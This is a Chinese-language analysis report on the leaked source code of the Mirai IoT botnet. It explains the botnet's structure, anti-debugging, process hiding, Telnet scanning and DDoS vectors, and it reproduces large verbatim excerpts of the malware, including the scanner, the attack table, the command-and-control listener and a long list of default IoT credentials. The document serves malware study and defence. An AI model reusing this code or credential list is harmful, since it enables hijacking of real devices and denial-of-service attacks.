安全加社区


物联网恶意软件 Mirai 源代码分析报告

绿盟科技　2016 年 10 月

目录

1 代码结构

如下图所示，主要包含两个文件夹，其中 loader 文件夹为加载器，完成服务端创建和状态监控的功能；mirai 文件夹完成主要的恶意功能，包含网络连接、DDOS 执行、下载（等工具的实现）以及主控端操作功能。



```
C:.
├─loader
│  ├─bins
│  └─src
│      └─headers
└─mirai
    ├─bot
    ├─cnc
    └─tools
```

2 感染途径

攻击者通过 SSH 或 Telnet 账号，使用默认密码入侵物联网设备。

3 功能实现

代码实现的恶意功能从源码来看，主要包含 3 方面，主要是 bot 文件夹，实现反调试、隐藏自身进程、设置初始的域名端口值、设置默认弱口令、网络连接及 DDOS 攻击功能; Tools 文件夹，实现 wget、更新文件、异或数据等工具性功能。CNC 文件夹能够在主控端对成功感染的 bot 进行监控并作为接收指令端解析指令并发起 ddos 攻击。

同时 bot 文件夹下实现功能时，会打开 PF_INET（原始套接字，TCP 的 UNIX 网络套接字），并将它绑定到本地主机 IP 地址 127.0.0.1 的端口 TCP/48101，之后开始监听连入连接。一旦网络中有一个设备受感染，则会通过 Telnet 服务连接，进一步扩大感染范围。

4 Bot 文件夹

从代码函数功能上看，具有以下功能：

反 GDB 调试，解析 CC 地址，网络连接、实现 DDOS 攻击等功能。

static void anti_gdb_entry(int);	// 反 GDB 调试
static void resolve_cnc_addr(void);	// 解析 CC 地址
static void establish_connection(void);	// 建立网络连接
static void teardown_connection(void);	// 建立网络连接
static void ensure_single_instance(void);	// 确保每次只有一个实例正在运行（检测到有新的实例运行，则自删除）
static BOOL unlock_tbl_if_nodebug(char *);	// 初始化各种表的信息（包括连接的域名端口列表、用户名密码列表等）

如果监测到 gdb 调试，则进行自删除，阻止 watchdog 重新启动设备，并显示连接 CC 地址失败。

```
// Delete self
    unlink(args[0]);

    // Signal based control flow
    sigemptyset(&sigs);
    sigaddset(&sigs, SIGINT);
    sigprocmask(SIG_BLOCK, &sigs, NULL);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGTRAP, &anti_gdb_entry);

    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
```

确保每次只有一个实例运行（通过连接本地端口 48101），并通过此端口号关闭相对应的进程。

```
addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = local_bind ? (INET_ADDR(127,0,0,1)) : LOCAL_ADDR;
    addr.sin_port = htons(SINGLE_INSTANCE_PORT);

    // Try to bind to the control port
    errno = 0;
    if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
    {
        if (errno == EADDRNOTAVAIL && local_bind)
            local_bind = FALSE;
#ifdef DEBUG
        printf("[main] Another instance is already running (errno = %d)! Sending kill request...\r\n", errno);
#endif
```

隐藏进程。

```
// Hide argv0
   name_buf_len = ((rand_next() % 4) + 3) * 4;
   rand_alphastr(name_buf, name_buf_len);
   name_buf[name_buf_len] = 0;
   util_strcpy(args[0], name_buf);

   // Hide process name
   name_buf_len = ((rand_next() % 6) + 3) * 4;
   rand_alphastr(name_buf, name_buf_len);
   name_buf[name_buf_len] = 0;
   prctl(PR_SET_NAME, name_buf);

   // Print out system exec
   table_unlock_val(TABLE_EXEC_SUCCESS);
   tbl_exec_succ = table_retrieve_val(TABLE_EXEC_SUCCESS, &tbl_exec_succ_len);
   write(STDOUT, tbl_exec_succ, tbl_exec_succ_len);
   write(STDOUT, "\n", 1);
   table_lock_val(TABLE_EXEC_SUCCESS);
```

攻击初始化，设置攻击类型，包含 UDP、VSE、DNS、SYN 等多种 DDOS 攻击方式。

```
BOOL attack_init(void)
{
   int i;

   add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
   add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
   add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
              add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
   add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
   add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
   add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
   add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
   add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
//add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

   return TRUE;
}
```

端口初始化，通过端口号关闭使用 telnet、SSH、HTTP 服务的其他进程，并防止其重新启动。

```
 // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
   printf("[killer] Trying to kill port 23\n");
#endif
   if (killer_kill_by_port(htons(23)))
   {
#ifdef DEBUG
       printf("[killer] Killed tcp/23 (telnet)\n");
#endif
   } else {
#ifdef DEBUG
       printf("[killer] Failed to kill port 23\n");
#endif
   }
   tmp_bind_addr.sin_port = htons(23);

   if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
   {
       bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
       listen(tmp_bind_fd, 1);
   }
#ifdef DEBUG
   printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
// Kill SSH service and prevent it from restarting
……
// Kill HTTP service and prevent it from restarting
```

安全加社区

扫描初始化，扫描局域网中具有弱口令以及开放 23 端口的其他设备。

```
// Set up IPv4 header
    iph->ihl = 5;
    iph->version = 4;
    iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr));
    iph->id = rand_next();
    iph->ttl = 64;
    iph->protocol = IPPROTO_TCP;

    // Set up TCP header
    tcph->dest = htons(23);
    tcph->source = source_port;
    tcph->doff = 5;
    tcph->window = rand_next() & 0xffff;
    tcph->syn = TRUE;

    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);        // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);             // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);             // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
……

static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.+        - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 ==
33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

其中用户名密码的加密算法为：

```
for (i = 0; i < *len; i++)
    {
        cpy[i] ^= 0xDE;
        cpy[i] ^= 0xAD;
        cpy[i] ^= 0xBE;
        cpy[i] ^= 0xEF;
    }
```

连接域名及端口号

在源码中硬编码方式嵌入了连接的域名和端口号，其中的域名字符串都可以使用 Tools 文件夹下的 enc.c 所示的算法进行还原。

```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\
x4F\x22", 30); // cnc.changeme.com
   add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23


    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\
x0C\x41\x4D\x4F\x22", 29); // report.changeme.com
   add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);        // 48101


   add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);
   // safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\
x0D\x46\x73\x55\x16\x55\x1B\x75\x45\x7A\x41\x73\x22", 29);
   add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
   add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
   add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22", 11);
   add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22", 4);
   add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7);
   add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8);
   add_entry(TABLE_MEM_QBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13);
   add_entry(TABLE_MEM_QBOT2, "\x6A\x76\x76\x72\x64\x6E\x6D\x6D\x66\x22", 10);
   add_entry(TABLE_MEM_QBOT3, "\x6E\x6D\x6E\x6C\x6D\x65\x76\x64\x6D\x22", 10);
    add_entry(TABLE_MEM_UPX, "\x7E\x5A\x17\x1A\x7E\x5A\x16\x66\x7E\x5A\x16\x67\x7E\x5A\x16\x67\x7E\
x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\x14\x7E\x5A\x10\x10\x22", 33);
   add_entry(TABLE_MEM_ZOLLARD, "\x58\x4D\x4E\x4E\x43\x50\x46\x22", 8);
   add_entry(TABLE_MEM_REMAITEN, "\x65\x67\x76\x6E\x6D\x61\x63\x6E\x6B\x72\x22", 11);
   add_entry(TABLE_SCAN_SHELL, "\x51\x4A\x47\x4E\x4E\x22", 6);
   add_entry(TABLE_SCAN_ENABLE, "\x47\x4C\x43\x40\x4E\x47\x22", 7);
   add_entry(TABLE_SCAN_SYSTEM, "\x51\x5B\x51\x56\x47\x4F\x22", 7);
   add_entry(TABLE_SCAN_SH, "\x51\x4A\x22", 3);
    add_entry(TABLE_SCAN_QUERY, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x6F\x6B\x70\
x63\x6B\x22", 19);
    add_entry(TABLE_SCAN_RESP, "\x6F\x6B\x70\x63\x6B\x18\x02\x43\x52\x52\x4E\x47\x56\x02\x4C\x4D\x56\
x02\x44\x4D\x57\x4C\x46\x22", 24);
   add_entry(TABLE_SCAN_NCORRECT, "\x4C\x41\x4D\x50\x50\x47\x41\x56\x22", 9);
   add_entry(TABLE_SCAN_PS, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x52\x51\x22", 16);
    add_entry(TABLE_SCAN_KILL_9, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x49\x4B\x4E\
x4E\x02\x0F\x1B\x02\x22", 22);
    add_entry(TABLE_ATK_VSE, "\x76\x71\x4D\x57\x50\x41\x47\x02\x67\x4C\x45\x4B\x4C\x47\x02\x73\x57\x47\
x50\x5B\x22", 21);
    add_entry(TABLE_ATK_RESOLVER, "\x0D\x47\x56\x41\x0D\x50\x47\x51\x4D\x4E\x54\x0C\x41\x4D\x4C\
x44\x22", 17);
   add_entry(TABLE_ATK_NSERV, "\x4C\x43\x4F\x47\x51\x47\x50\x54\x47\x50\x02\x22", 12);
   add_entry(TABLE_ATK_KEEP_ALIVE, "\x61\x4D\x4C\x4C\x47\x41\x56\x4B\x4D\x4C\x18\x02\x49\x47\x47\x52\
x0F\x43\x4E\x4B\x54\x47\x22", 23);
    add_entry(TABLE_ATK_ACCEPT, "\x63\x41\x41\x47\x52\x56\x18\x02\x56\x47\x5A\x56\x0D\x4A\x56\x4F\x4E\
x0E\x43\x52\x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D\x5A\x4A\x56\x4F\x4E\x09\x5A\x4F\x4E\x0E\x43\x52\
x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D\x5A\x4F\x4E\x19\x53\x1F\x12\x0C\x1B\x0E\x4B\x4F\x43\x45\x47\
x0D\x55\x47\x40\x52\x0E\x08\x0D\x08\x19\x53\x1F\x12\x0C\x1A\x22", 83);
   add_entry(TABLE_ATK_ACCEPT_LNG, "\x63\x41\x41\x47\x52\x56\x0F\x6E\x43\x4C\x45\x57\x43\x45\x47\x18\
x02\x47\x4C\x0F\x77\x71\x0E\x47\x4C\x19\x53\x1F\x12\x0C\x1A\x22", 32);
```

```
    add_entry(TABLE_ATK_CONTENT_TYPE, "\x61\x4D\x4C\x56\x47\x4C\x56\x0F\x76\x5B\x52\x47\x18\x02\x43\
x52\x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D\x5A\x0F\x55\x55\x55\x0F\x44\x4D\x50\x4F\x0F\x57\x50\x4E\
x47\x4C\x41\x4D\x46\x47\x46\x22", 48);
    add_entry(TABLE_ATK_SET_COOKIE, "\x51\x47\x56\x61\x4D\x4D\x49\x4B\x47\x0A\x05\x22", 12);
    add_entry(TABLE_ATK_REFRESH_HDR, "\x50\x47\x44\x50\x47\x51\x4A\x18\x22", 9);
    add_entry(TABLE_ATK_LOCATION_HDR, "\x4E\x4D\x41\x43\x56\x4B\x4D\x4C\x18\x22", 10);
    add_entry(TABLE_ATK_SET_COOKIE_HDR, "\x51\x47\x56\x0F\x41\x4D\x4D\x49\x4B\x47\x18\x22", 12);
    add_entry(TABLE_ATK_CONTENT_LENGTH_HDR, "\x41\x4D\x4C\x56\x47\x4C\x56\x0F\x4E\x47\x4C\x45\
x56\x4A\x18\x22", 16);
    add_entry(TABLE_ATK_TRANSFER_ENCODING_HDR, "\x56\x50\x43\x4C\x51\x44\x47\x50\x0F\x47\x4C\x41\
x4D\x46\x4B\x4C\x45\x18\x22", 19);
    add_entry(TABLE_ATK_CHUNKED, "\x41\x4A\x57\x4C\x49\x47\x46\x22", 8);
    add_entry(TABLE_ATK_KEEP_ALIVE_HDR, "\x49\x47\x47\x52\x0F\x43\x4E\x4B\x54\x47\x22", 11);
    add_entry(TABLE_ATK_CONNECTION_HDR, "\x41\x4D\x4C\x4C\x47\x41\x56\x4B\x4D\x4C\x18\x22", 12);
    add_entry(TABLE_ATK_DOSARREST, "\x51\x47\x50\x54\x47\x50\x18\x02\x46\x4D\x51\x43\x50\x50\x47\x51\
x56\x22", 18);
    add_entry(TABLE_ATK_CLOUDFLARE_NGINX, "\x51\x47\x50\x54\x47\x50\x18\x02\x41\x4E\x4D\x57\x46\x44\
x4E\x43\x50\x47\x0F\x4C\x45\x4B\x4C\x5A\x22", 25);


    add_entry(TABLE_HTTP_ONE, "\x6F\x4D\x58\x4B\x4E\x4E\x43\x0D\x17\x0C\x12\x02\x0A\x75\x4B\x4C\x46\
x4D\x55\x51\x02\x6C\x76\x02\x13\x12\x0C\x12\x19\x02\x75\x6D\x75\x14\x16\x0B\x02\x63\x52\x52\x4E\x47\
x75\x47\x40\x69\x4B\x56\x0D\x17\x11\x15\x0C\x11\x14\x02\x0A\x69\x6A\x76\x6F\x6E\x0E\x02\x4E\x4B\x49\
x47\x02\x65\x47\x41\x49\x4D\x0B\x02\x61\x4A\x50\x4D\x4F\x47\x0D\x17\x13\x0C\x12\x0C\x10\x15\x12\x16\
x0C\x13\x12\x11\x02\x71\x43\x44\x43\x50\x4B\x0D\x17\x11\x15\x0C\x11\x14\x22", 111);
    add_entry(TABLE_HTTP_TWO, "\x6F\x4D\x58\x4B\x4E\x4E\x43\x0D\x17\x0C\x12\x02\x0A\x75\x4B\x4C\x46\
x4D\x55\x51\x02\x6C\x76\x02\x13\x12\x0C\x12\x19\x02\x75\x6D\x75\x14\x16\x0B\x02\x63\x52\x52\x4E\x47\
x75\x47\x40\x69\x4B\x56\x0D\x17\x11\x15\x0C\x11\x14\x02\x0A\x69\x6A\x76\x6F\x6E\x0E\x02\x4E\x4B\x49\
x47\x02\x65\x47\x41\x49\x4D\x0B\x02\x61\x4A\x50\x4D\x4F\x47\x0D\x17\x10\x0C\x12\x0C\x10\x15\x16\x11\
x0C\x13\x13\x14\x02\x71\x43\x44\x43\x50\x4B\x0D\x17\x11\x15\x0C\x11\x14\x22", 111);
    add_entry(TABLE_HTTP_THREE, "\x6F\x4D\x58\x4B\x4E\x4E\x43\x0D\x17\x0C\x12\x02\x0A\x75\x4B\x4C\
x46\x4D\x55\x51\x02\x6C\x76\x02\x14\x0C\x13\x19\x02\x75\x6D\x75\x14\x16\x0B\x02\x63\x52\x52\x4E\x47\
x75\x47\x40\x69\x4B\x56\x0D\x17\x11\x15\x0C\x11\x14\x02\x0A\x69\x6A\x76\x6F\x6E\x0E\x02\x4E\x4B\x49\
x47\x02\x65\x47\x41\x49\x4D\x0B\x02\x61\x4A\x50\x4D\x4F\x47\x0D\x17\x13\x0C\x12\x0C\x10\x15\x12\x16\
x0C\x13\x12\x11\x02\x71\x43\x44\x43\x50\x4B\x0D\x17\x11\x15\x0C\x11\x14\x22", 110);
    add_entry(TABLE_HTTP_FOUR, "\x6F\x4D\x58\x4B\x4E\x4E\x43\x0D\x17\x0C\x12\x02\x0A\x75\x4B\x4C\x46\
x4D\x55\x51\x02\x6C\x76\x02\x14\x0C\x13\x19\x02\x75\x6D\x75\x14\x16\x0B\x02\x63\x52\x52\x4E\x47\x75\
x47\x40\x69\x4B\x56\x0D\x17\x11\x15\x0C\x11\x14\x02\x0A\x69\x6A\x76\x6F\x6E\x0E\x02\x4E\x4B\x49\x47\
x02\x65\x47\x41\x49\x4D\x0B\x02\x61\x4A\x50\x4D\x4F\x47\x0D\x17\x10\x0C\x12\x0C\x10\x15\x16\x11\x0C\
x13\x13\x14\x02\x71\x43\x44\x43\x50\x4B\x0D\x17\x11\x15\x0C\x11\x14\x22", 110);
    add_entry(TABLE_HTTP_FIVE, "\x6F\x4D\x58\x4B\x4E\x4E\x43\x0D\x17\x0C\x12\x02\x0A\x6F\x43\x41\x4B\
x4C\x56\x4D\x51\x4A\x19\x02\x6B\x4C\x56\x47\x4E\x02\x6F\x43\x41\x02\x6D\x71\x02\x7A\x02\x13\x12\x7D\
x13\x13\x7D\x14\x0B\x02\x63\x52\x52\x4E\x47\x75\x47\x40\x69\x4B\x56\x0D\x14\x12\x13\x0C\x15\x0C\x15\
x02\x0A\x69\x6A\x76\x6F\x6E\x0E\x02\x4E\x4B\x49\x47\x02\x65\x47\x41\x49\x4D\x0B\x02\x74\x47\x50\x51\
x4B\x4D\x4C\x0D\x1B\x0C\x13\x0C\x10\x02\x71\x43\x44\x43\x50\x4B\x0D\x14\x12\x13\x0C\x15\x0C\x15\x22",
117);
}
```

其目标为使用 busybox 的设备。

```
if (memmem(buf, got, "BusyBox", 7) != NULL)
{
            state->got_prompt = 1;

            //maybe we are logged in already? LOL
            sockprintf(state->fd, "enable\r\n");
            state->state = 7;
            break;
}
```

DDOS 攻击方法

攻击初始化，设置攻击类型，包含 UDP、VSE、DNS、SYN 等多种 DDOS 攻击方式。

```
#define ATK_VEC_UDP           0    /* Straight up UDP flood */
#define ATK_VEC_VSE           1    /* Valve Source Engine query flood */
#define ATK_VEC_DNS           2    /* DNS water torture */
#define ATK_VEC_SYN           3    /* SYN flood with options */
#define ATK_VEC_ACK           4    /* ACK flood */
#define ATK_VEC_STOMP         5    /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP         6    /* GRE IP flood */
#define ATK_VEC_GREETH        7    /* GRE Ethernet flood */
//#define ATK_VEC_PROXY       8    /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN     9    /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP          10   /* HTTP layer 7 flood */
```

连接域名及端口号

攻击初始化，设置攻击类型，包含 UDP、VSE、DNS、SYN 等多种 DDOS 攻击方式。

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);     // root           xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);          // root           vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);          // root           admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);      // admin          admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);      // root           888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);  // root           xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);  // root           default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\       // root           juantech
x4A", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);      // root           123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);          // root           54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\   // support        support
x50\x56", 5);
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                              // root           (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\       // admin          password
x50\x46", 4);
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);              // root           root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);          // root           12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);              // user           user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                          // admin          (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);              // root           pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\   // admin          admin1234
x11\x16", 3);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);              // root           1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\   // admin          smcadmin
x4C", 3);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);          // admin          1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);      // root           666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\           // root           password
x50\x46", 2);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);              // root           1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);      // root           klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\           // Administrator  admin
x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1);
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\   // service        service
x41\x47", 1);
```

```
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\   // supervisor      supervisor
x52\x47\x50\x54\x4B\x51\x4D\x50", 1);
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);          // guest           guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest           12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);          // guest           12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\       // admin1           password
x50\x46", 1);
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\               // administrator   1234
x4D\x50", "\x13\x10\x11\x16", 1);
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14",      // 666666           666666
1);
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\           // 888888           888888
x1A", 1);
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                  // ubnt            ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);      // root            klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);          // root            Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);          // root            hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);              // root            jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                  // root            anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);              // root            zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\       // root            7ujMko0vizxv
x4B\x58\x5A\x54", 1);
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\       // root            7ujMko0admin
x46\x4F\x4B\x4C", 1);
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);          // root            system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                  // root            ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\           // root            dreambox
x5A", 1);
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                  // root            user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);      // root            realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12",      // root            00000000
1);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13",      // admin           1111111
1);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);              // admin           1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);          // admin           12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);          // admin           54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);      // admin           123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\       // admin           7ujMko0admin
x43\x46\x4F\x4B\x4C", 1);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);              // admin           1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);              // admin           pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);      // admin           meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                  // tech            tech
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50",
1);
```

5 CNC 文件夹

监听端口 23 和 101，分别完成不同的操作。此部分操作主要为主控端的操作。

```
func main() {
    tel, err := net.Listen("tcp", "0.0.0.0:23")
    if err != nil {
        fmt.Println(err)
        return
    }
    api, err := net.Listen("tcp", "0.0.0.0:101")
    if err != nil {
        fmt.Println(err)
        return
    }
    go func() {
        for {
            conn, err := api.Accept()
            if err != nil {
                break
            }
            go apiHandler(conn)
        }
    }()
    for {
        conn, err := tel.Accept()
        if err != nil {
            break
        }
        go initialHandler(conn)
    }
```

